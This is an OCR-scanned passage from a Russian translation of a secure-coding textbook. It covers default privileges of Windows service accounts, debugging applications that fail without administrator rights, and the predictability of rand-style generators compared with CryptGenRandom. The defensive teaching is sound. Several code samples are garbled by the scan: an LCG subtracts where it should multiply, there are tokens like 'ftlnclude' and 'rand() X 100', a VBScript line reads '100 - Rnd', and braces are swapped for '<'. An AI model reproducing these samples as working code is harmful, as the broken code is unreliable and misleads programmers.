Таблица 7-6. Общеизвестные учетные записи служб и их привилегии по умолчанию

Привилегия	Локальная система	Локальная служба	Сетевая служба
SeCreateTokenPrivilege	+		
SeAssignPrimaryTokenPrivilege	+	+	+
SeLockMemoryPrivilege	+		
SeIncreaseQuotaPrivilege	+		
SeMachineAccountPrivilege			
SeTcbPrivilege	+		
SeSecurityPrivilege	+	+	+
SeTakeOwnershipPrivilege	+		
SeLoadDriverPrivilege	+		
SeSystemProfilePrivilege			
SeSystemtimePrivilege	+	+	+
SeProfileSingleProcessPrivilege	+		
SeIncreaseBasePriorityPrivilege	+		
SeCreatePagefilePrivilege	+		
SeCreatePermanentPrivilege	+		
SeBackupPrivilege	+		
SeRestorePrivilege	+		
SeShutdownPrivilege	+		
SeDebugPrivilege	+		
SeAuditPrivilege	+	+	+
SeSystemEnvironmentPrivilege	+		

см. след. стр.

Таблица 7-6. ***(окончание)***

Привилегия	Локальная система	Локальная служба	Сетевая служба
SeChangeNotifyPrivilege	+	+	+
SeRemoteShutdownPrivilege			
SeUndockPrivilege	+	+	+
SeSyncAgentPrivilege			
SeEnableDelegationPrivilege			

Как видите, Local System прямо-таки «увешана» привилегиями, причем большая их часть обычно не требуется для работы вашей службы. Так зачем же применять именно эту учетную запись? Запомните одно большое различие между двумя новыми учетными записями служб: NetworkService обращается к сетевым ресурсам от имени компьютера, а LocalService — как анонимный пользователь, поэтому последняя доступа обычно не получает, ведь в защищенной среде анонимный доступ запрещен.

Внимание! Если ваша служба все еще выполняется как Local System, проанализируйте ситуацию, как описано далее в разделе «Процедура определения оптимального набора привилегий», и постарайтесь перевести ее на непривилегированные учетные записи NetworkService и LocalService.

Привилегия олицетворения в Windows .NET Server 2003

Олицетворение (impersonation) хорошо работает в модели доверенной подсистемы, в которой сервер сам контролирует доступ ко всем своим ресурсам. Но в иерархической системе сервер не всегда владеет нужным ресурсом, так как тот иногда принадлежит следующему в иерархии серверу. Здесь сервер с невысокими полномочиями может позаимствовать права учетной записи с высокими привилегиями и работать от ее имени. Чтобы этого не происходило, в Windows .NET Server 2003 добавлена новая привилегия — *SeImpersonatePrivilege*(табл. 7-7),

Таблица 7-7. Привилегия олицетворения

#define	Имя	Значение
SE_IMPERSONATE_NAME	*SeImpersonatePrivilege*	29L

По умолчанию ею наделяются процессы со следующими SID в маркере:

- SYSTEM;
- Administrators (Администраторы);
- Service (Служба).

Группе Everyone эта привилегия не выделяется, а учетной записи Service — да, так как службам часто требуется выполнять операции от имени пользователей. Права на установку новых служб предоставлены только доверенным пользователям, например администраторам.

Если приложение поддерживает олицетворение, тестировать его следует особо тщательно.

Заметьте, что эта привилегия нужна только при олицетворении и делегировании (например, *RPC_C_IMP_LEVEL_IMPERSONATE* и *RPC_C_IMP_LEVEL_DELEGATE*). Ее нельзя применять для анонимного доступа и доступа с идентификацией (например, *RPC_C_IMP_LEVEL_ANONYMOUS* и *RPC_C_IMP_LEVEL_IDENTIFY*). Вдобавок, ваш код всегда может пользоваться правами своего процесса, независимо от того, обладает ли учетная запись рассматриваемой привилегией или нет. Иначе говоря, ничто не может запретить вам олицетворять самого себя.

Отладка ошибок, возникающих из-за ограничения привилегий

Вы наверняка удивитесь, к чему разговор об отладке в книге о проектировании и создании защищенных программ, Разработчики и тестировщики часто даже и не думают проверять работоспособность приложений при урезанных привилегиях, так как найти причину возникающих ошибок в этой ситуации подчас исключительно сложно. Сейчас мы расскажем о некоторых проверенных опытом методах отладки приложений, отказывающихся работать под непривилегированной учетной записью, например, рядового пользователя, а не администратора.

Выбор в пользу высоких привилегий делается по двум причинам:

- программа прекрасно работает в Windows 95/98/Me, но по непонятным причинам отказывается выполнять свою задачу в Windows NT/2000/XP, если у пользователя нет административных полномочий;
- проектирование, написание, тестирование и отладка приложений сложны и трудоемки.

Сейчас я расскажу о подоплеке вопроса. Перед выпуском Microsoft Windows XP я помогал группе, отвечающей за совместимость приложений, выяснить причины появления ошибок работы приложений, обусловленные отсутствием у пользователя полномочий администратора. Как выяснилось, многие приложения спроектированы без учета ACL и привилегий — особенностей системы безопасности, которые есть в Windows XP, но в принципе отсутствуют в Windows 95/98/Me (в этих операционных системах обработка ошибок доступа попросту не предусмотрена). Нередко встречаются приложения, странным образом отказывающиеся работать без полномочий администратора из-за того, что «не умеют» работать с ошибками отказа в доступе.

Почему приложения не работают под рядовой учетной записью

Многие приложения, спроектированные для работы в Windows 95/98/Me, не рассчитаны на работу в защищенной среде Windows NT/2000/XP. Как я уже объяснял, такие приложения не работают из-за недостатка привилегий или отказа в доступе. Основной, по частоте отказов в доступе, источник ошибок — файловая система, а за ней следует реестр. Кроме того приложения часто «падают», не «признаваясь» что базовая причина — ошибка защиты, а не те неполадки, о которых оно сообщает. А корень зла в том, что в самом начале, при тестировании, не подумали о работе программы на защищенной платформе.

Однажды мы тестировали работу известного текстового редактора. При запуске под рядовой учетной записью программа «вылетала» с ошибкой Unable to load (сбой

при загрузке), но при этом безупречно работала, когда ее запускал администратор. Исследование показало, что ошибка происходит из-за отказа в доступе при попытке записи в реестр. Другой пример: популярная компьютерная игра-«стрелялка» прекрасно работала в Windows Me, а в Windows XP при отсутствии полномочий администратора отказывалась и упорно возвращала ошибку нехватки памяти. Из-за нее мы потратили кучу времени на отладку этой программы, пока не связались с производителем, который сообщил, что если все возможности исчерпаны, то проблема действительно в нехватке памяти! Но и это оказалось не так — ошибка крылась *в* отсутствии доступа на запись в каталог *C:\Program Files*. Другие приложения просто возвращали сообщения об ошибках, не имеющих отношения к делу, или ошибках нарушения доступа.

Внимание! Создавая приложение, предусмотрите грамотную обработку ошибок защиты с предоставлением внятных сообщений. Пользователи это оценят.

Как выяснить, почему приложение «падает»

Найти причины ошибок защиты в приложении вам помогут следующие инструменты:

- оснастка Event Viewer (Просмотр событий);
- утилита RegMon (с сайта *http://www.sysinternals.com*);
- FileMon (с сайта *http://www.sysinternals.com*).

Просмотр событий Windows

Оснастка «Просмотр событий» позволяет обнаружить ошибки безопасности, если включить аудит определенных категорий событий безопасности. Рекомендуется проводить аудит удачных и неудачных попыток использования привилегии. Таким образом удастся выяснить, пыталось ли приложение использовать привилегию, доступную только высокопривилегированным учетным записям, Например, разумно ожидать от программы архивирования запроса привилегии на архивирование, которая недоступна большинству пользователей. В Windows 2000/XP аудит работы с привилегиями включается следующим образом.

1. Запустите Mmc.exe.
2. В диалоговом окне Console1 (Консоль1) выберите сначала пункт File (Консоль), а затем — Add/Remove Snap-in (Добавить или удалить оснастку),
3. Б диалоговом окне Add/Remove Snap-in (Добавить или удалить оснастку) щелкните кнопку Add (Добавить) — откроется окно Add Standalone Snap-in (Добавить изолированную оснастку).
4. Выберите оснастку Group Policy (Групповая политика) и щелкните кнопку Add (Добавить).
5. В диалоговом окне Select Group Policy Object (Объект групповой политики) щелкните кнопку Finish (Готово), В поле Select Group Policy Object (Объект групповой политики) по умолчанию указано Local Computer (Локальный компьютер).

6. Закройте окно Add Standalone Snap-in (Добавить изолированную оснастку).
7. Чтобы закрыть Add/Remove snap-in (Добавить или удалить оснастку), щелкните OK.
8. Выберите папку Local Computer Policy\Computer Configuration\Windows settings\SecuritySettings\LocalPolicies\AuditPolicy (Политика «Локальный компьютер»\Конфигурация компьютера\Конфигурация Windows\Параметры безопасности\Локальные политики\Политики аудита).
9. Дважды щелкните значок Audit Privilege Use (Аудит использования привилегий), чтобы открыть диалоговое окно Audit Privilege Use Properties (Свойства: Аудит использования привилегий),
10. Установите флажки Success (Успех) и Failure (Отказ) и щелкните кнопку OK.
11. Выйдите из программы. (Учтите, что на активизацию новых правил аудита уходит несколько секунд.)

Если выполняемое приложение выдаст ошибку, просмотрите раздел безопасности журнала событий Windows, чтобы отыскать события, которые выглядят примерно так:

```
Event Type:        Failure Audit
Event Source:      Security
Event Category:    Privilege Use
Event ID:          578
Date:              5/21/2002
Time:              10:15:00 AH
User:              NORTHWINDTRADERS\blake
Computer:          CHERYL-LAP
Description:
Privileged object operation:
   Object Server:        Security
   Object Handle;        0
   Process ID;           444
   Primary User Name:    BLAKE-LAP$
   Primary Domain:       NORTHWINDTRADERS
   Primary Logon ID:     (0x0,0x3E7)
   Client User Name:     blake
   Client Domain:        NORTHWINDTRADERS
   Client Logon ID:      (0x0,0x485A5)
   Privileges:           SeShutdownPrivilege
```

В этом примере пользователь Blake пытается выполнить задачу, которой нужна привилегия выключения компьютера. Вполне возможно, что приложение сбоит именно по этой причине.

Утилиты Regmon и FileMon

Нередко ошибки в приложениях возникают из-за отказа в доступе к реестру или файловой системе. Такие неполадки выявляются с помощью двух замечательных утилит: RegMon и FileMon. Они доступны на сайте *http://www.sysinternals.com* Обе программы информируют об ошибке ACCDENIED при каждой неправомочной попытке обращения процесса к реестру или файловой системе, например, когда

рядовой пользователь пытается выполнить запись в раздел реестра, а это разрешается только администраторам.

При наличии на жестком диске файловых систем FAT или FAT32 никаких ошибок защиты при доступе к файлам быть не может. Если приложение сбоит при работе на NTFS-разделе, но нормально выполняется на FAT-разделе, то очень вероятно, что причина неполадок кроется в ошибках проверки доступа. FileMon позволит выяснить, верна ли догадка. Я надеюсь, вы заботитесь о безопасности и не используете FAT? Конечно, функции *GetFileSecurity* и *SetFileSecurity* успешно выполняются и па FAT-разделе, но при этом реально ничего не делают. Возможно, в некоторых приложениях стоит предупредить пользователя о возможных последствиях, если он устанавливает приложение в FAT-разделе.

Примечание Программы RegMon и FileMon позволяют фильтровать результат по имени приложения. Используйте эту возможность, иначе вы потонете в потоке информации, предоставляемом этими утилитами,

Блок-схемы на рис. 7-3, 7-4 и 7-5 (стр. 219-221) показывают, как выявлять причины ошибок, возникающих при работе программ в непривилегированном контексте.

Внимание! С точки зрения безопасности альтернативы работе приложения в контексте с низкими привилегиями просто не существует. Так же важно отказаться от использования учетных записей администратора или SYSTEM при выполнении повседневных задач. Конечно, вы можете пренебречь этим советом — но стоит ли так рисковать?

Резюме

По нашему глубокому убеждению принцип минимальных привилегий — самый эффективный метод защиты. Ведь выполняемому в урезанном контексте безопасности приложению вряд ли удастся далеко отступить от своих прямых обязанностей. Помните: безопасное приложение делает только то, для чего оно создано. Однако создать приложение, удовлетворяющее принципу наименьших привилегий, иногда довольно сложно, для этого требуется преодолеть многие препятствия. Мы часто называем это «Битвой за низкие привилегии», так как путь к безопасной программе практически всегда оказывается усеянным терниями.

Ни в коем случае не поддавайтесь искушению запускать службы в контексте SYSTEM или администратора системы. Иначе вы не только подставите под удар пользователей своей программы, но и усложните себе жизнь: в дальнейшем модернизировать приложение для работы с пониженными, а значит более безопасными привилегиями, окажется намного сложнее, особенно после добавления в программу десятков новых функций и возможностей. Скорее всего при такой операции какая-нибудь старая функция «сломается», а пользователи не смогут нормально выполнять свою работу.

Так что делайте все правильно с самого начала: проектируйте, создавайте и тестируйте приложения с минимальными привилегиями, а также тщательно документируйте все потребности приложений в тех или иных привилегиях.




Рис. 7-3. *Анализ неполадки, предположительно обусловленной недостатком привилегий*




Рис. 7-4. *Анализ неполадки, предположительно обусловленной ошибкой при доступе к реестру*




Рис. 7-5. *Анализ неполадки, предположительно обусловленной недостаточностью прав на доступ к файлам*

ГЛАВА

8

Подводные камни криптографии

Мне не раз приходилось слышать фразу: «Мы защищены, поскольку используем криптографию». Однако специалисты по криптографии не столь оптимистичны: «Если вы считаете, что криптография решит вашу проблему, то скорее всего вы толком не понимаете, в чем собственно ваша проблема». Печально, что многие разработчики считают криптографию панацеей от всех проблем с безопасностью. Как это ни прискорбно, но они сильно заблуждаются! Криптография способна защитить данные от атак, но никак не от ошибок в коде. Криптография помогает обеспечить секретность и целостность данных, надежный механизм аутентификации и много чего еще, но оказывается бессильной перед ошибками в программе вроде переполнения буфера.

В этой главе я подробно расскажу о стандартных ошибках, совершаемых разработчиками при работе с криптографией, в том числе о слабых случайных числах, использовании паролей для получения криптографических ключей, неправильных методах управления ключами и «доморощенных» криптографических функциях. Также мы обсудим использование одного ключа потокового шифрования, атаки на потоковые шифры с использованием «переворота» бит и использование одного буфера для открытого и шифрованного текста. Эта глава связана со следующей, в которой рассказывается, как применять криптографию для защиты секретных данных.

Начнем с моей любимой темы: случайные числа в защищенных приложениях.

«Слабые» случайные числа

Нередко для создания паролей, ключей или *случайных маркеров* (nonce) приложению требуется сгенерировать случайную величину. Качественный механизм

генерации случайных чисел — основа любого безопасного приложения. Сейчас я расскажу о простом способе генерации случайных, непредсказуемых данных.

Примечание *Ключом* называется секретное значение, необходимое для чтения, записи, изменения или проверки защищенных данных. *Ключ шифрования* — это то, что используется в алгоритме шифрования для шифрования и расшифровки данных.

Проблема с функцией *rand*

Однажды я проверял код на C++, в котором для генерации случайного пароля вызывалась функция *rand* библиотеки C. Проблема в том, что в большинстве реализаций библиотеки C результат этой функции предсказуем. Каждое следующее число *rand* генерирует на основании предыдущего, поэтому созданный ею пароль легко «вычислить». Код *rand* есть в файле Rand.c *библиотеки времени выполнения Microsoft Visual C++ 7* (C Run-time, CRT), а выглядит он вот так (для ясности я убрал многопоточный код):

```
int __cdecl rand (void) {
   return(((holdrand =
            holdrand * 214013L + 2531011L) >> 16) & 0x7fff);
}
```

А это версия из классического труда Брайана Кернигана (Brian Kernighan) и Денниса Ричи (Dennis Ritchie) «The C Programming Language, Second Edition* (Prentice Hall PTR, 1988)*:

```
unsigned long int next = 1;
int rand(void)
{
   next = next - 1103515245 + 12345;
   return (unsigned int)(next/65536) % 32768;
}
```

Эти функции принадлежат к общему типу и известны под названием *линейно согласующихся функций* (linear congruential function). Хороший генератор случайных чисел характеризуется тремя свойствами: равномерным распределением генерируемых чисел, непредсказуемостью значений и поддержкой полного цикла (то есть он должен уметь генерировать большое количество различных значений из определенного подмножества, в конце концов «закрывая» все подмножество). Линейно согласующиеся функции обладают первым свойством, но никак не вторым! Иначе говоря, *rand* выдает равномерно распределенные числа, но каждое последующее стопроцентно предсказуемо! Такие функции бесполезны для защищенных сред, Одно из лучших описаний линейно согласующихся функций приводит Дональд Кнут (Donald Knuth) в книге «The Art of Computer Programming. Volume 2: Seminumerical Algorithms» (Addison-Wesley, 1998) (Дональд Е. Кнут Искусство программирования. Том 2. Получисленные алгоритмы. М.: «Вильямс»). Взгляните на примеры rawd-подобных функций:

* Русский перевод неоднократно публиковался различными издательствами — *Прим. перев.*

```
' Пример на VBScript
' На моем компьютере всегда выводит 73 22 29 92 19 89 43 29 99 95...
' Примечание: Числа могут отличаться в разных версиях VBScript.
Randomize 4269
For i = 0 to 9
   r = Int(100 - Rnd) + 1
   WScript.echo(r)
Next

// Пример на C/C++
// На моем компьютере всегда выводит 52 4 26 66 26 62 2 76 67 66...
ftlnclude<stdlib.h>
void main() {
   srand(12366);
   for (int i = 0; i < 10; i++) {
      int i = rand() X 100;
      printf("%d ", i);
   }
}

# Пример на Perl 5
# На моем компьютере всегда выводит 86 39 24 33 80 85 92 64 27 82...
srand 650903;
for (1 .. 10) {
   $r = int rand 100;
   printf "$r ";
}

// Пример на C*
// На моем компьютере всегда выводит 39 89 31 94 33 94 80 52 64 31-
using System;
class RandTest {
   static void Main() {
      Random rnd = new Random(1234);
      for (int i = 0; i < 10; i++) <
         Console.WriteLine(rnd.Next(100));
      }
   }
}
```

Как видите, поведение их предсказуемо. (Числа, сгенерированные каждой функцией, отличаются для разных ОС или платформ, но в одной среде последовательность всегда одинакова.)

Внимание! Никогда не используйте линейно согласующиеся функции, такие как CRT-функция *rand*, там, где критически важна безопасность. Результат этих функций предсказуем, и взломать приложение не составит особого труда.

Пожалуй, самыми известными из атак, основанных на предсказуемости случайных чисел, можно считать атаки на ранние версии браузера Netscape Navigator. В двух словах дело обстоит так: случайные числа, на основании которых генерировались ключи протокола SSL (Secure Sockets Layer), оказались легко предсказуемыми, что сводило на нет эффективность SSL-шифрования. Если хакеру ничего не стоит «вычислить» ключи, то зачем вообще шифровать данные! Описание бреши впервые появилось на BugTraq и доступно по адресу *http://online.securityfocus.com/archive/1/3791*.

Еще пример. Забавно, но в алгоритме выбора случайного IP-адреса для атаки червя CodeRed закралась ошибка. Все инфицированные компьютеры атаковали одни и те же «случайные» IP-адреса. «Червь» бесславно погиб, так как не смог эффективно размножаться, раз за разом тыкаясь, как слепой котенок, в одни и те же системы! Подробности — на Web-странице *http://www.avp.ch/avpve/worms/iis/badystm*.

Еще один показательный пример «эксплуатации» слабых случайных чисел — атака на приложение для игры в покер Texas Hold 'Em Poker фирмы ASF Software. Компания Reliable Software Technologies (теперь Cigital — *http://www.cigital.com*) обнаружила брешь в конце 1999 г. В программе «раздачи карт» применялась функция генерации случайных чисел из библиотеки Borland Delphi — линейно согласующаяся, как и *rand* из CRT. Exploit-коду требовалось знать пять карт из колоды, а остальные запросто вычислялись! Дополнительную информацию ищите на Web-странице *http://www.cigital.com/news/gambling.html*.

Случайные числа криптографического качества в Win32

Простое правило для защищенных систем гласит: никогда не вызывайте *rand*, пользуйтесь более надежными источниками случайных данных в Windows, например *CryptGenRandom*, которая обладает двумя свойствами хорошего генератора случайных чисел — непредсказуемостью и равномерным распределением. Эта функция определена в WinCrypt.h и доступна практически на всех Windows-платформах, включая Windows 95 с браузером Internet Explorer версии 3.02 и более поздних, Windows 98, Windows Me, Windows CE v3, Windows NT 4/2000/XP и Windows .NET Server 2003.

Схема процесса генерации случайных чисел в *CryptGenRandom* показана на рис. 8-1.

Примечание Тем, кому интересно, сообщаю, что случайные числа генерируются, как описано в FIPS 186-2, приложение 3.1, по алгоритму SHA-1, как G-функция.

Функция *CryptGenRandom* опирается на случайность [ее также называют *системной энтропией* (system entropy)], которая в Windows 2000 и более поздних версиях создается на основе многих источников, в том числе с использованием:

- идентификатора текущего процесса (*GetCurrentProcessID*);
- идентификатора текущего потока (*GetCurrentThreadID*);
- числа тактов процессора с момента загрузки (*GetTickCount*);
- текущего времени (*GetLocalTime*);




Рис. 8-1. *Высокоуровневое представление процесса генерации случайных чисел в Windows 2000 и более поздних версиях. Прерывистой линией отмечено направление движения данных необязательной энтропии, которую обеспечивает вызывающий код*

- показаний различных высокоточных счетчиков производительности (*QueryPerformanceCounter*);
- MD4-хеша *блока пользовательского окружения*, куда входит имя пользователя, имя компьютера и путь поиска. MD4 — это алгоритм хеширования, создающий 128-битный хеш сообщения и применяемый для проверки целостности данных;
